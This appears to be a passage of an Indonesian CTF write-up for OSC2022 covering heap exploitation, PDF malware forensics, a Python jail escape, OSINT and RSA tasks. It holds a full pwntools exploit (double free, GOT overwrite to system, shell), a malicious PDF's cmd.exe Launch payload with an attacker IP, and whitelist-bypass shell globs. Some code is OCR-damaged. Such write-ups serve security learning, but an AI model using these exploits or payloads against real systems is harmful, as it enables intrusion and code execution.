}
```

Saat chunk sudah di free, fungsi ini tidak membuat qword_4040C0[v1-1] menjadi NULL, sehingga kita bisa gunakan teknik **tcache fastbin dup** disini. Lalu untuk leak heap address, tinggal free beberapa chunk saja sampai dapat tcache lebih dari 1, dan tinggal display. Sekarang tinggal kita gunakan tcache fastbin dup untuk alloc content paper kita dialloc ke head dari paper yang sudah ada.

```
for i in range(10):
   sleep(0.1)
   add(0x30, 0x30, str(i)*4, str(i)*4) #1-10

for i in range(9,2,-1):
   print(i)
   delete(i) #1-7

display(3)
p.recvuntil(b'[>] ')

#leak
leak = p.recvn(4).rstrip()
heap = u64(leak+b'\x00'*4) - 0x5a0
print(hex(heap))

#fastbindup
delete(1)
delete(2)
delete(1)


add(0x30, 0x30, b'/bin/sh\x00', b'A'*8)
add(0x30, 0x30, b'J'*8, b'B'*8)
add(0x30, 0x30, b'E'*8, p64(heap+0x660)) #alloc ke head of paper
add(0x30, 0x30, b'D'*8, p64(elf.got['free'])+p64(0x500)[:-2]) #overwrite pointer content
dari paper ke got_free
display(2)
p.recvuntil(b'[>] ')
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['free']
print(hex(leak),hex(libc.address))
```



Jika kita lihat gambar diatas, kita berhasil overwrite pointer content yang ada di head paper ke free_got, dan juga kita bisa mengganti sizenya menjadi 0x500, sehingga saat edit paper nanti kita bisa input bytes sebanyak 0x500. Selanjutnya kita tinggal ubah free_got ke **libc_system**, dan kita juga ubah index pertama dari paper ke content heap_address yang berisi string **/bin/sh\x00**.

```
pwndbg> x/8gx 0x404018
0x404018 <free@got[plt]>:       0x00007fb6d9c74290      0x00007fb6d9ca6420
0x404028 <printf@got[plt]>:     0x00007fb6d9c83c90      0x00007fb6d9ca4630
0x404038 <malloc@got[plt]>:     0x00007fb6d9cbc0e0      0x00007fb6d9c85270
0x404048 <setvbuf@got[plt]>:    0x00007fb6d9ca6ce0      0x00000000004010a6
pwndbg>
0x404058:       0x0000000000000000      0x0000000000000000
0x404068:       0x0000000000000000      0x0000000000000000
0x404078:       0x0000000000000000      0x00007fb6d9e0f6a0
0x404088:       0x0000000000000000      0x00007fb6d9e0e980
pwndbg>
0x404098:       0x0000000000000000      0x00007fb6d9e0f5c0
0x4040a8:       0x0000000000000000      0x0000000000000000
0x4040b8:       0x0000000000000000      0x00000000010235a0
0x4040c8:       0x0000000001023660      0x0000000000000000
```

Karena kita size input kita sebanyak 0x500, maka sangat cukup untuk overwrite dari free_got sampai ke index pertama dari paper. Agar program tidak rusak karena kita overwrite banyak GOT, tinggal kita overwrite dengan address yang sesuai. Jika sudah tinggal free index pertama dari paper, dan dapat shell. Full script.

```python
from pwn import *
from sys import *

elf = context.binary = ELF("./papertitle")
p = process("./papertitle")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '139.59.117.189'
PORT = 3006

cmd = """
b*0x00000000004011F3
b*0x0000000000401601
"""

if(argv[1] == 'gdb'):
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

def list():
        p.sendlineafter(b"> ", b'1')

def add(title_size, content_size, title, content):
```

```
        p.sendlineafter(b"> ", b'2')
        p.sendlineafter(b"> ", str(title_size))
        p.sendlineafter(b"> ", str(content_size))
        p.sendlineafter(b"> ", title)
        p.sendlineafter(b"> ", content)

def display(idx):
        p.sendlineafter(b"> ", b'3')
        p.sendlineafter(b"> ", str(idx))

def edit(idx, content):
        p.sendlineafter(b"> ", b'4')
        p.sendlineafter(b"> ", str(idx))
        p.sendlineafter(b"> ", content)

def delete(idx):
        p.sendlineafter(b"> ", b'5')
        p.sendlineafter(b"> ", str(idx))

for i in range(10):
        sleep(0.1)
        add(0x30, 0x30, str(i)*4, str(i)*4) #1-10

for i in range(9,2,-1):
        print(i)
        delete(i) #1-7

display(3)
p.recvuntil(b'[>] ')

#leak
leak = p.recvn(4).rstrip()
heap = u64(leak+b'\x00'*4) - 0x5a0
print(hex(heap))

#fastbindup
delete(1)
delete(2)
delete(1)


add(0x30, 0x30, b'/bin/sh\x00', b'A'*8)
add(0x30, 0x30, b'J'*8, b'B'*8)
add(0x30, 0x30, b'E'*8, p64(heap+0x660)) #alloc ke head of paper
add(0x30, 0x30, b'D'*8, p64(elf.got['free'])+p64(0x500)[:-2]) #overwrite pointer content
ke got_free
display(2)
p.recvuntil(b'[>] ')
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['free']
print(hex(leak),hex(libc.address))

payload = p64(libc.sym['system']
payload += p64(libc.sym['puts'])
payload += p64(libc.sym['printf'])
payload += p64(libc.sym['fgets'])
```

```python
payload += p64(libc.sym['malloc'])
payload += p64(libc.sym['__isoc99_sscanf'])
payload += p64(libc.sym['setvbuf'])
payload += p64(0x00000000004010a6)
payload += p64(0x0)*5
payload += p64(libc.sym['_IO_2_1_stdout_'])
payload += p64(0x0)
payload += p64(libc.sym['_IO_2_1_stdin_'])
payload += p64(0x0)
payload += p64(libc.sym['_IO_2_1_stderr_'])
payload += p64(0x0)*3
payload += p64(heap+0x5a0) #this heap contain /bin/sh string
payload += p64(heap+0x660)
payload += p64(0x0)*8

edit(2, payload)
delete(1) #shell


p.interactive()
```

```
exploit.py:33: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendlineafter(b"> ", str(idx))
0x11d8000
0x7fb5c16136d0 0x7fb5c1579000
exploit.py:37: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendlineafter(b"> ", str(idx))
[*] Switching to interactive mode
$ ls
flag
papertitle
$ cat flag
OSC2022{g00d_luck_f0r_y0ur_p4p3rr}
$
```

Flag : OSC2022{g00d_luck_f0r_y0ur_p4p3rr}

Forensic


Dudul (200 pts)

Diberikan sebuah malicious pdf, setelah dicek menggunakan **pdf-parser** ternyata terdapat sebuah code yang mecurigakan, dan terdapat ip dari attacker,

```
obj 23 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "Dudul", nLaunch: 0 });)
    /Type /Action
  >>


obj 24 0
 Type: /Action
 Referencing:

  <<
    /S /Launch
    /Type /Action
    /Win
      <<
        /F (cmd.exe)
        /D '(c:\\\\windows\\\\system32)'
        /P (
        /Q '/C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\Dudul.pdf" (cd "D
esktop"))&(if exist "My Documents\\\\Dudul.pdf" (cd "My Documents"))&(if exist "
Documents\\\\Dudul.pdf" (cd "Documents"))&(if exist "Escritorio\\\\Dudul.pdf" (c
d "Escritorio"))&(if exist "Mis Documentos\\\\Dudul.pdf" (cd "Mis Documentos"))&
(start Dudul.pdf)\n\n\n\n\n\n\n\n\n\nTo view the encrypted content please tick t
he "Do not show this message again" box and press Open.)'
      >>
  >>
```

```
            /F '(\\\\\\\\192.168.178.29\\\\test)'
            /D [ 0 /Fit]
            /S /GoToE
          >>
      >>
  >>
```

Lalu dicarilah jenis CVE apa pada pdf ini, setelah saya cari-cari dengan code yang ada. Dan mendapatkan github mengenai metasploit ini, dan tertuliskan disitu cve nya,



Flag : OSC2022{CVE-2010-1240_192.168.178.29}

Misc

Jail2 (200 pts)

Diberikan nc yang merupakan python3 jail dan diminta untuk mengetahui isi dari server tersebut dan isi dari file yang *sus*, berikut adalah source code dari jail tersebut

```
Welcome to Jail You can't escape!
----------
#!/usr/bin/env python3
import os
print("Welcome to Jail You can't escape!")
print('-'*10)
print(open(__file__).read())
print('-'*10)
while True:
    x = input(">>> ")
    whitelist = ["b","c", "?","/"," ","e",'t',"l"]
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)

----------
```

Maka untuk melihat isi server haruslah menggunakan ls lalu untuk melihat isi file tersebut dapat digunakan seperti cat. Lalu untuk menyesuaikan sesuai whitelist yang ada maka perlu dilakukannya modifikasi pada command tersebut. Pertama-tama mencoba dengan ‘l?’ dan ternyata menghasilkan isi dari server tersebut. Lalu dicobalah mengganti huruf pada nama file yang tidak ada pada wl dengan ?, dan dicobalah dengan ‘l? b?e????????e????l’ dan menghasilkan output file yang hanya **bre4k1ing_7he_j4il** saja. Dan pada catnya ternyata tidak bisa langsung c?t, lalu saat kita coba cat melalu /bin/cat atau menjadi /b??/c?t b?e????????e???? kita berhasil mendapatkan flag nya. Berikut step-stepnya:

```
----------
>>> l?
?
bre4k1ng_7he_j41l
jail.py
ls
>>> /b??/c?t b?e????????e????l
_l1k3_4_b0ss
>>> /b??/??
```

Flag : OSC2022{bre4k1ng_7he_j41l_l1k3_4_b0ss}

Somewhere in the World (387 pts)

Diberikan gambar sebuah tempat, untuk mencari tempatnya saya mencari tempat yang tertulis pada gambar yaitu soti klubi. Setelah berliku-liku dalam mencari format alamat yang


benar kamipun mendapatkan format yang benar, yaitu 30 Uus St, Tallinn, Harju County 10111.

Flag : OSC2022{bdd6351b0838e6256ab1ca19262220c5}

Cryptography

RepeatMe (100 pts)

Diberikan sebuah encrypted text yang terlihat seperti base64, dan ternyata menghasil base32, lalu menghasilkan base64. Langsung saja disesuaikan dengan hasil yang didapat dan dilakukan berulang kali. Dapatlah flagnya



Flag : OSC2022{repeat_the_base}

Shamir (200 pts)

Diberikan output dari enkripsi rsa, lalu dari tersebut diberikan n, c, kphi, dan e. Dikarenakan saya bingung apa itu fungsi kphi, lalu saya melihat banyak yang solve soal ini, maka saya coba melakukan dekripsi rsa biasa dengan menganggap kphi sebagai phi. Dan didapatlah flag

```
phi =
628354558213628580045177743983168885306479135626169562893189387958106959
461146863912751440698346680154449025016311224882854484878883778355994043
501501972729276837926702017206095088576236395061470300091502129502787703
263136522779651295026288089019290039200942829742412221431479989719055029
960551612641343442071997007694724868058035361344142744846298963087567497
641592470998876280727119317575173609384781675295967457103650757009245716
110853997565378419076928580699843199362977982067943094974055648320505183
158664181853011464198806680032852492075760658064386755630110657085101825
598035409757392163552631527976701114456681455151955307561 60
e = 65537
n =
142715784182439911829480537900209396047099132912406982697220575218981216
662572010083781559510822150947439854161128141554160416371090482098964980
```

```
4935085039886323092122262569524559564847871246831602882729157000298194359819536059444919209531076792510382801850365850678942953279428280471542428558072859587681313725736796721421418771200595447480818973539887220228858717645755447555754793595619102108122238711371910226403209029448428114755305365049609464663407222270365086321030127729340563797134834727118061891336893900530615504739992368831213482922701126215281227828540808683513888651914027133757464844525627253986694582 9
c =
7122175960852496938475393339139207199088670246253603618307801787286894108828782105596039197147169650719301776107664229881034338822166454707727326561182204630625153673881465984372829614190797411662714153592210095613132089565075110026594781421785171659101583969664621807242453750331798043357485010977272403583369552781164422513721643016757410051923946703417694390707321503534366693343134050177450499566649510997468997768983671699194417651249278316132917308374923522476942815196034928371196099780886463076498847229545961662332931942581031454817423688325698364342987746470512053086887501044086549338805486558431128736066

d = inverse_mod(65537,phi)
m = int(pow(c,d,n))
bytes.fromhex(hex(int(m)).replace("0x", ""))
```

Flag : OSC2022{rsa_with_big_k_really???}